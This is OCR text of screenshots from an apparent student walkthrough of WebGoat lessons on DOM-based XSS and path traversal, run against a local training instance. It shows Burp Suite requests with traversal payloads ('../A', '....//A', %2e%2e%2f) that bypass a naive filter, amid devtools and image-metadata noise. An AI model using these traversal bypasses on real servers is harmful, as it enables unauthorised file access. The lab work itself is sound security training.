<input name="field1" value="4128 3214 0002 1999" type="TEXT">
</td>
tbody > tr > td > input
Pseudo-elements
This Element
element { inline }
input, button, select, textarea bootstrap.min.css:7
{ font-family: inherit; font-size: inherit; line-height: inherit; }
input { bootstrap.min.css:7
line-height: normal;
}
Flexbox
Select a Flex container or item to continue.
Grid
CSS Grid is not in use on this page
Box Model
margin
border
padding
8 × 6
Right Ctrl
ENG
IN
00:57
06-11-2023



WebGoat
localhost:8080/WebGoat/start.mvc#lesson/CrossSiteScrip
SQL Injection (mitigation)
Path traversal
Cross Site Scripting
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
1 2 3 4 5 6 7 8 9 10 11 12
Identify potential for DOM-Based XSS
DOM-Based XSS can usually be found by looking for the route configurations in the client-side code. Look for a route that takes inputs that are "reflected" to the page.
For this example, you will want to look for some 'test' code in the route handlers (WebGoat uses backbone as its primary JavaScript library). Sometimes, test code gets left in production (and often test code is simple and lacks security or quality controls!).
Your objective is to find the route and exploit it. First though, what is the base route? As an example, look at the URL for this lesson ...it should look something like /WebGoat /start.mvc#lesson/CrossSiteScripting.lesson/9. The 'base route' in this case is: start.mvc#lesson/ The CrossSiteScripting.lesson/9 after that are parameters that are processed by the JavaScript route handler.
So, what is the route for the test code that stayed in the app during production? To answer this question, you have to check the JavaScript source.
Submit
Correct! Now, see if you can send in an exploit to that route in the next assignment.
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Sources
Outline
Search
GoatRouter.js
goatApp
controller
model
support
view
ErrorNotificationView.js
GoatRouter.js
HelpControlsView.js
HintView.js
LessonContentView.js
MenuButtonView.js
Terminal
finition of Goat App Router.
batAppRouter = Backbone.Router.extend({
routes: {
'welcome': 'welcomeRoute',
'lesson/:name': 'lessonRoute',
'lesson/:name/:pageNum': 'lessonPage
'test/:param': 'testRoute',
'reportCard': 'reportCard'
Watch expressions
Breakpoints
Pause on exceptions
XHR Breakpoints
Event Listener Breakpoints
Log
DOM Mutation Breakpoints
Right Ctrl
ENG
IN
01:18
06-11-2023



localhost:8080/WebGoat/start.mvc#lesson/CrossSiteScrip
(A3) Injection
SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
Path traversal
Cross Site Scripting
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Replace '/' with '%2F' in your URL parameters.
1 2 3 4 5 6 7 8 9 10 11 12
Try It! DOM-Based XSS
Some attacks are "blind." Fortunately, you have the server running here, so you can tell if you are successful. Use the route you just found and see if you can use it to reflect a parameter from the route without encoding to execute an internal function in WebGoat. The function you want to execute is:
webgoat.customjs.phoneHome()
Sure, you could use console/debug to trigger it, but you need to trigger it via a URL in a new tab.
Once you trigger it, a subsequent response will come to your browser's console with a random number. Put that random number below.
Submit
Correct!
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Trash
Sources
Outline
Search
goatApp
controller
model
support
view
ErrorNotificationView.js
GoatRouter.js
HelpControlsView.js
HintView.js
LessonContentView.js
MenuButtonView.js
GoatRouter.js
finition of Goat App Router.
batAppRouter = Backbone.Router.extend({
routes: {
'welcome': 'welcomeRoute',
'lesson/:name': 'lessonRoute',
'lesson/:name/:pageNum': 'lessonPage
'test/:param': 'testRoute',
'reportCard': 'reportCard'
Watch expressions
Breakpoints
Pause on exceptions
XHR Breakpoints
Event Listener Breakpoints
DOM Mutation Breakpoints
Right Ctrl
ENG
IN
01:26
06-11-2023





Path Traversal(../ attack)
Part 2)Simply add ../ before the full-name
Part 3)Use ….// in full-name
Part 4)../ in the file-name
Part 5)Use ../ attack on the id param in the URL. Encode ../ to %2e%2e%2f, the path traversal secret is found to be the SHA512 hash of username itself.


Burp Suite Community Edition v2023.10.2.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 ×
Send Cancel
Target: http://localhost:8080 HTTP/1
Files
Request
Pretty Raw Hex
xmpRights:WebStatement="https://www.istockphoto.com/legal/license-agreement?utm_medium=organic&utm_source=google&utm_campaign=iptcurl" >
<dc:creator><rdf:Seq><rdf:li>anyaberkut</rdf:li></rdf:Seq></dc:creator><dc:description><rdf:Alt><rdf:li xml:lang="x-default">online exam, choose correct answer in test</rdf:li></rdf:Alt></dc:description>
<plus:Licensor><rdf:Seq><rdf:li rdf:parseType='Resource'><plus:LicensorURL>https://www.istockphoto.com/photo/license-gm1398462038-?utm_medium=organic&utm_source=google&utm_campaign=iptcurl</plus:LicensorURL></rdf:li></rdf:Seq></plus:Licensor>
</rdf:Description>
</rdf:RDF>
</x:xmpmeta>
<?xpacket end="w"?>
----------------------------36801559212044825927829375289
Content-Disposition: form-data; name="fullName"
../A
----------------------------36801559212044825927829375289
Content-Disposition: form-data; name="email"
arnav21235@webgoat.org
----------------------------36801559212044825927829375289
Content-Disposition: form-data; name="password"
abc123
----------------------------36801559212044825927829375289--
Search 0 highlights
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sun, 05 Nov 2023 20:37:27 GMT
{
"lessonCompleted":true,
"feedback":
"Congratulations. You have successfully completed the assignment.",
"output":null,
"assignment":"ProfileUpload",
"attemptWasMade":true
}
Search 0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 4
Request cookies 2
Request headers 15
Response headers 6
Inspector
Notes
Done
389 bytes | 6 millis
Right Ctrl
ENG IN
02:07 06-11-2023


Burp Suite Community Edition v2023.10.2.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
8 × 9 ×
Send Cancel
Target: http://localhost:8080 HTTP/1
Request
Pretty Raw Hex
xmpRights:WebStatement="https://www.istockphoto.com/legal/license-agreement?utm_medium=organic&utm_source=google&utm_campaign=iptcurl" >
<dc:creator><rdf:Seq><rdf:li>anyaberkut</rdf:li></rdf:Seq></dc:creator><dc:description><rdf:Alt><rdf:li xml:lang="x-default">online exam, choose correct answer in
rdf:parseType='Resource'><plus:LicensorURL>https://www.istockphoto.com/photo/license-gm1398462038-?utm_medium=organic&utm_source=google&utm_campaign=iptcurl</plus:LicensorURL></rdf:li></rdf:Seq></plus:Licensor>
</rdf:Description>
</rdf:RDF>
</x:xmpmeta>
<?xpacket end="w"?>
----------38391376562949393892137013316 8
Content-Disposition: form-data; name="fullNameFix"
....//A
----------38391376562949393892137013316 8
Content-Disposition: form-data; name="emailFix"
arnv21235@webgoat.org
----------38391376562949393892137013316 8
Content-Disposition: form-data; name="passwordFix"
abc123
----------38391376562949393892137013316 8--
Search 0 highlights
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sun, 05 Nov 2023 20:45:47 GMT
{
"lessonCompleted":true,
"feedback":
"Congratulations. You have successfully completed the assignment.",
"output":null,
"assignment":"ProfileUploadFix",
"attemptWasMade":true
}
Search 0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 4
Request cookies 2
Request headers 15
Response headers 6
Inspector
Notes
Ubuntu Software
Done
392 bytes | 6 millis
Right Ctrl
ENG IN
02:16 06-11-2023



localhost:8080/WebGoat/start.mvc#lesson/PathTraversal
WEBGOAT
Path traversal
Search lesson
Introduction
General
Rhythmbox
(A2) Cryptographic Failures
(A3) Injection
SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
Path traversal
Cross Site Scripting
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Hide hints
Reset lesson
Does the server validate any input given in the full name field?
1 2 3 4 5 6 7 8
Path traversal while uploading files
The developer became aware of the vulnerability and implemented a fix that removed the ../ from the input. Again the same assignment, but can you bypass the implemented fix?
OS
Linux
Location
/home/webgoat/.webgoat-2023.4/PathTraversal
Preview Image
Full Name:
test
Email:
test@test.com
Password:
Right Ctrl
ENG
IN
02:18
06-11-2023

